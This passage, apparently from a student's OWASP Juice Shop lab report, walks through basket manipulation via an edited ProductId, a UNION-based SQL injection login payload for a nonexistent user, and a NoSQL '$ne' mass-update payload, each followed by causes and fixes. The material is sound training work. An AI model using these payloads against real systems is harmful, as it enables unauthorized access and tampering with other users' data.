  "name": "Rippertuer Special Juice",
  "description":
    "Contains a magical collection of the rarest fruits gathered from all around the world, like Cherymoya Annona cherimola, Jabuticaba Myrciaria cauliflora, Bael Aegle marmelos... and others, at an unbelievable price! <br />This item has been made unavailable because of lack of safety standards. (This product is unsafe! We plan to remove it from the stock!)"
    "price": 16.99,
    "deluxePrice": 16.99,
    "image": "undefined.jpg",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.950 +00:00"
  },
  {
    "id": 12,
    "name": "OWASP Juice Shop Sticker (2015/2016 design)",
    "description": "Die-cut sticker with the official 2015/2016 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 13,
    "name": "OWASP Juice Shop Sticker (2017/2018 design)",
    "description": "Die-cut sticker with the official 2017/2018 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 14,
    "name": "OWASP Juice Shop Sticker (2019/2020 design)",
    "description": "Die-cut sticker with the official 2019/2020 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 15,
    "name": "OWASP Juice Shop Sticker (2021/2022 design)",
    "description": "Die-cut sticker with the official 2021/2022 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 16,
    "name": "OWASP Juice Shop Sticker (2023/2024 design)",
    "description": "Die-cut sticker with the official 2023/2024 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 17,
    "name": "OWASP Juice Shop Sticker (2025/2026 design)",
    "description": "Die-cut sticker with the official 2025/2026 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 18,
    "name": "OWASP Juice Shop Sticker (2027/2028 design)",
    "description": "Die-cut sticker with the official 2027/2028 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 19,
    "name": "OWASP Juice Shop Sticker (2029/2030 design)",
    "description": "Die-cut sticker with the official 2029/2030 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 20,
    "name": "OWASP Juice Shop Sticker (2031/2032 design)",
    "description": "Die-cut sticker with the official 2031/2032 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 21,
    "name": "OWASP Juice Shop Sticker (2033/2034 design)",
    "description": "Die-cut sticker with the official 2033/2034 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 22,
    "name": "OWASP Juice Shop Sticker (2035/2036 design)",
    "description": "Die-cut sticker with the official 2035/2036 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 23,
    "name": "OWASP Juice Shop Sticker (2037/2038 design)",
    "description": "Die-cut sticker with the official 2037/2038 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 24,
    "name": "OWASP Juice Shop Sticker (2039/2040 design)",
    "description": "Die-cut sticker with the official 2039/2040 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 25,
    "name": "OWASP Juice Shop Sticker (2041/2042 design)",
    "description": "Die-cut sticker with the official 2041/2042 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png",
    "createdAt": "2026-01-17 07:44:53.927 +00:00",
    "updatedAt": "2026-01-17 07:44:53.927 +00:00",
    "deletedAt": "2026-01-17 07:44:53.951 +00:00"
  },
  {
    "id": 26,
    "name": "OWASP Juice Shop Sticker (2043/2044 design)",
    "description": "Die-cut sticker with the official 2043/2044 logo. By now this is a rare collectors item. <em>Out of stock!</em>",
    "price": 999.99,
    "deluxePrice": 999.99,
    "image": "sticker.png
```

Figure 2.5.3 The product that unavaiaible cause deleted

Step 2: [Exploitation - API Manipulation] Since there is no "Add to Cart" button for this item in the UI, I had to communicate directly with the backend API.

- I opened the browser's Developer Tools (Network tab) and clicked "Add to Cart" on a normal, available product to capture the request.
- I identified the request endpoint (e.g., `/api/BasketItems/`) and the JSON body sent to the server.

```
class n {
    http = (0,
    i.WQX)(w.Qq);
    hostServer = x.c.hostServer;
    itemTotal = new Zt.B;
    host = this.hostServer + "/api/BasketItems";
    find(e) {
        return this.http.get(`${this.hostServer}/rest/basket/${e}`).pipe((0,
        b.T)(o => o.data), (0,
        g.W)(o => {
            throw o
        })
    )
}
get(e) {
    return this.http.get(`${this.host}/${e}`).pipe((0,
```

Figure 2.5.4: Identified the request endpoint

Step 3: [Modification] I used a **Charles Proxy** to modify the payload.

- I changed the `ProductId` parameter in the JSON body from the valid ID to 10 (the ID discovered via SQLi).
- I forwarded the modified request to the server.

```

POST http://192.168.2.19:8080/api/BasketItems/ → 200 OK
Overview Contents Summary Chart Notes
1 POST /api/BasketItems/ HTTP/1.1
2 Host: 192.168.2.19:8080
3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
4 Accept: application/json, text/plain, */*
5 X-User-Email: jim@juice-sh.op! —
6 Content-Type: application/json
7 Sec-GPC: 1
8 Accept-Language: en-US,en;q=0.6
9 Origin: http://192.168.2.19:8080
10 Referer: http://192.168.2.19:8080/support
11 Accept-Encoding: gzip, deflate
12 Cookie: language=en; welcomebanner_status=dismiss; code-fixes-component-format=LineByLine; continueCode=P95XJk8Yq60XquetgclFlvu03tpDF6NSKEFr6Fy7f0YI435vQAw3Eee4mHpx;
continueCodeFindItentj31pDwKVESyQlAPMcBuW2Iozc9guj2IqNcNBuYof0rZY6LvgGzbaHqRdm; continueCodeFixIt=QYBbGkEX7v02Z4jInLIDu6G6iemIjnu5j1J6INMuQZ18mAyroJgHKLlpd38D; token=
eyJ3dGF0dXM101JzdWVjZXNzIiwiaWZGF0YS16eyJpZCI6MiwidXNlcn5hbWU101IiLCJlbWVpbCI6ImppbUBgdWljZS1zaC5vcCIsInBhc3N3b3JkIjo1ZTU0MmMhN2VjZjcyYjhmMTI4NjQ3NGZjNjEzZTVlNDU1LjYyY2x1Ij
o1Y3VzdG9tZXI1LjIjLCJkZW5leGVub2t1biI6IiIsImxhc3Rmb2dpbkIwIjoiIiwicHJvZmZlZmVudCI6ImppbUBgdWljZS1zaC5vcCIsInBhc3N3b3JkIjo1ZTU0MmMhN2VjZjcyYjhmMTI4NjQ3NGZjNjEzZTVlNDU1LjYyY2x1Ij
ZS16dHJ1ZSwiY3JlYXRlZEF0Ijo1ImJAYmNi0wMS0xNyAwNz01M1430TIgKzAwOjAwIiwidXBkYXRlZEF0Ijo1ImJAYmNi0wMS0xNyAwNz01M1430TIgKzAwOjAwIiwiaWZGVsZXRLZEF0IjpuZmVudWxsIjoiYXNzY4Nj
U2NTM2fQ.IV0Kk6s2PolIugEiP31r799hXkLmp4cwiFpkA8robqvvpbAP0pfiT2cwWxRfrDwEDA-eGXB45YeBf308VZ5KbnC-1mt94wgR0jKkeQvCMs0Zbdx07CYK0m9tdrToTdnr9yvr32_
wisYh0xmt3KAVFepF12encgFntIM1zk
13 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJ3dGF0dXM101JzdWVjZXNzIiwiaWZGF0YS16eyJpZCI6MiwidXNlcn5hbWU101IiLCJlbWVpbCI6ImppbUBgdWljZS1zaC5vcCIsInBhc3N3b3JkIjo1ZTU0MmMhN2VjZjcyYjhmMTI4NjQ3NGZjNjEzZTVlNDU1LjYyY2x1Ij
o1Y3VzdG9tZXI1LjIjLCJkZW5leGVub2t1biI6IiIsImxhc3Rmb2dpbkIwIjoiIiwicHJvZmZlZmVudCI6ImppbUBgdWljZS1zaC5vcCIsInBhc3N3b3JkIjo1ZTU0MmMhN2VjZjcyYjhmMTI4NjQ3NGZjNjEzZTVlNDU1LjYyY2x1Ij
ZS16dHJ1ZSwiY3JlYXRlZEF0Ijo1ImJAYmNi0wMS0xNyAwNz01M1430TIgKzAwOjAwIiwidXBkYXRlZEF0Ijo1ImJAYmNi0wMS0xNyAwNz01M1430TIgKzAwOjAwIiwiaWZGVsZXRLZEF0IjpuZmVudWxsIjoiYXNzY4Nj
U2NTM2fQ.IV0Kk6s2PolIugEiP31r799hXkLmp4cwiFpkA8robqvvpbAP0pfiT2cwWxRfrDwEDA-eGXB45YeBf308VZ5KbnC-1mt94wgR0jKkeQvCMs0Zbdx07CYK0m9tdrToTdnr9yvr32_
wisYh0xmt3KAVFepF12encgFntIM1zk
14 Content-Length: 29
15 Connection: keep-alive
16
17 {"quantity":1,"ProductId":10}

Headers Cookies Authentication Text Hex JavaScript JSON JSON Text Raw
1 {
2   "status": "success",
3   "data": {
4     "id": 10,
5     "ProductId": 10,
6     "quantity": 1,
7     "updatedAt": "2026-01-17T13:47:27.800Z",
8     "createdAt": "2026-01-17T13:47:27.800Z"
9   }
10 }

```

Figure 2.5.5: Modifying the JSON body to target Product ID 10

Step 4: The backend processed the request without checking if the item was deleted. When I refreshed my shopping cart, the "Christmas Offer" was present, completing the challenge.




Figure 2.5.6: Christmas Offer successfully added to the basket

2.5.d Why is it vulnerable?

- Broken Access Control (Insecure Direct Object Reference): The "Add to Cart" API endpoint trusts the user's input. It processes the `ProductId` without validating whether that specific product is currently active or eligible for purchase.
- Reliance on Frontend Security: The developers assumed that because the button was hidden on the frontend, users would not be able to add the item. This is "Security by Obscurity."

2.5.e How to prevent it?

- Business Logic Validation: The backend code must explicitly verify the status of a product before adding it to a cart. The query should look something like: `IF product.deletedAt IS NULL THEN addToCart(...)`.
- Proper Input Validation: As with previous challenges, fixing the SQL Injection vulnerability prevents attackers from discovering the IDs of hidden or deleted items in the first place.

2.5.f What did I learn?

- Soft Deletes: I learned that "deleting" data in a database is often just a status change. Unless access controls are strict, this data remains accessible.
- API Manipulation: This challenge reinforced that the User Interface is just a suggestion. An attacker can always bypass the UI and talk directly to the API, so the API must enforce all business rules (like checking stock or availability).




Figure 2.5.7: Christmas Offer solved

2.6 Ephemeral Accountant ★★★★★

2.6.a Goals

The objective of this challenge is to log in to the application as a specific user, `acc0unt4nt@juice-sh.op`. The catch is that this user does not actually exist in the database. To succeed, I must use a sophisticated SQL Injection attack to "fabricate" a temporary user record on the fly during the authentication process.

2.6.b How did I analyze?

- Observation: The login form is vulnerable to SQL Injection (as proven in previous challenges). Normally, when you try to log in, the backend queries the database for a user matching the email.
- Hypothesis: If I use a `UNION SELECT` attack, I can combine the results of the legitimate query (which will return nothing for a non-existent user) with a fake row that I define myself. If the application logic blindly accepts the first row returned by the database, it will log me in as this "ephemeral" user.

2.6.c What did I do?

Step 1: [Prerequisite - Schema Analysis] Before crafting the payload, I needed to know the exact structure of the `Users` table. I leveraged the knowledge gained from the "Database Schema" challenge to identify all column names (like `totpSecret`, `deluxeToken`, `lastLoginIp`) and their order.

```
"deletedAt":
"CREATE TABLE `Users` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `username` VARCHAR(255) DEFAULT '', `email` VARCHAR(255) UNIQUE, `password` VARCHAR(255), `role` V
ARCHAR(255) DEFAULT 'customer', `deluxeToken` VARCHAR(255) DEFAULT '', `lastLoginIp` VARCHAR(255) DEFAULT '0.0.0.0', `profileImage` VARCHAR(255) DEFAULT '/assets
/public/images/uploads/default.svg', `totpSecret` VARCHAR(255) DEFAULT '', `isActive` TINYINT(1) DEFAULT 1, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME N
OT NULL, `deletedAt` DATETIME)"
}, {
  "id": 1,
  "name": 2,
  "description": 3,
  "price": 4,
  "deluxePrice": 5,
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt":
"CREATE TABLE `Wallets` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `balance` INTE
GER DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL)"
```

Figure 2.6.1: Users table structure

Step 2: This was the most complex step. I had to construct a UNION SELECT statement that manually defines every single column required by the User object in the backend code.

- I used the SELECT ... AS ... syntax to map values to the specific column names the application expects.
- Payload constructed:

```
' UNION SELECT * FROM (SELECT 20 AS id, 'acc0unt4nt@juice-sh.op' AS email,
'password' AS password, 'accounting' AS role, ... [remaining columns] ...) AS
tmp--
```




Figure 2.6.2: Constructing the payload

What does this payload do?

- ' : Closes the initial empty query.
- UNION SELECT * FROM (SELECT ...): Appends a completely new row of data.
- 20 AS id: Assigns an arbitrary ID to this fake user.
- 'acc0unt4nt@juice-sh.op' AS email: Sets the required email address.
- AS tmp: Aliases the subquery so the main query can select from it.
- --: Comments out the rest of the original query.

2.6.d Why is it vulnerable?

- **Unchecked Query Results:** The application logic trusts the data returned by the SQL query without verifying if the data actually persists in the database.
- **Union-Based Injection:** The vulnerability allows an attacker to manipulate not just the conditions (WHERE clause) but the data set itself (SELECT clause).

2.6.e How to prevent it?

- **Prepared Statements:** As always, using parameterized queries prevents the interpreter from executing the `UNION` operator, treating the entire input string as just an email address.
- **Strict Input Validation:** The email field should validate that the input contains only valid email characters and reasonable length, rejecting strings containing SQL keywords like `SELECT` or `UNION`.

2.6.f What did I learn?

- **Data Fabrication:** I learned that SQL Injection isn't just about stealing data or bypassing passwords; it can be used to create temporary data that exists only for the duration of a single query.
- **The Danger of `UNION`:** This operator is incredibly powerful. It allows an attacker to shape the data returned to the application, effectively mocking the database responses to trick the backend logic.




Figure 2.6.3: Ephemeral Accountant solved

2.7 NoSQL Manipulation ★★★★★

2.7.a Goals

The objective of this challenge is to manipulate a NoSQL database query to perform a bulk update on multiple product reviews simultaneously. Instead of updating a single review as intended by the application, the goal is to trick the server into applying changes to every review in the collection.

2.7.b How did I analyze?

- Observation: The application allows users to edit their own reviews via a `PATCH` request to the `/rest/products/reviews` endpoint.




Figure 2.7.1: Review function

- Hypothesis: Since the application likely uses a NoSQL database (like MongoDB) and communicates via JSON, it might be vulnerable to NoSQL Injection. If the backend code does not strictly validate data types, I might be able to replace the specific review ID (a String) with a MongoDB query operator (an Object).

2.7.c What did I do?

Step 1: I analyzed how MongoDB queries work. A standard update looks for an ID:

```
{ _id: "123" }.
```

However, if I inject a logical operator like `$ne` (Not Equal), I can create a condition that is true for every document.

- Payload: `{ "$ne": -1 }`
- Logic: Since no review ID is equal to -1, this condition matches *every* review in the database.

Step 2: I wrote a normal review. I intercepted this request using Charles Proxy.



Figure 2.7.2: Review payload

Step 3: [Exploitation] I modified the JSON body of the intercepted request.

- Original ID field: `"id": "Review_ID_String"`
- Modified ID field: `"id": { "$ne": -1 }`
- I also changed the "message" field to something obvious to verify the mass update.




Figure 2.7.3: All reviews updated simultaneously

2.7.d Why is it vulnerable?

- The server expects the `id` parameter to be a String, but it does not enforce this. It accepts a JSON Object instead.
- The code blindly passes the input object directly into the MongoDB query function. In MongoDB, passing an object into a query parameter allows for the execution of conditional operators.

2.7.e How to prevent it?

- **Input Validation (Type Checking):** Strictly enforce data types on the server side. The code should explicitly check `if (typeof id === 'string')` before processing the request.
- **Sanitization with ODMs:** Use Object Data Modeling libraries (like Mongoose) with strict schemas. These libraries automatically cast inputs to the expected type (e.g., converting an object to a string), which neutralizes the operator injection.

- Principle of Least Privilege: Configure the database user with limited permissions. If the API endpoint is only meant to update one record, the database user should ideally be restricted from performing mass updates (`multi: false` by default).

2.7.f What did I learn?

- NoSQL Injection Differences: Unlike SQL injection which relies on syntax errors and string concatenation, NoSQL injection often relies on "Type Juggling"—sending an Object where the server expects a String or Number.
- The Danger of JSON: Because JSON is flexible and supports nested objects, it is very easy to accidentally pass complex query logic to the backend if inputs are not sanitized.




Figure 2.7.4: NoSQL Manipulation solved

2.8 Users Credentials ★★★★★

2.8.a Goals

The objective of this challenge is to exfiltrate sensitive user data, including usernames, emails, and password hashes. This is achieved by exploiting a Union-Based SQL Injection vulnerability present in the product search function.

2.8.b How did I analyze?

- **Observation:** The search endpoint (`/rest/products/search?q=`) is known to be vulnerable to SQL injection from previous challenges.

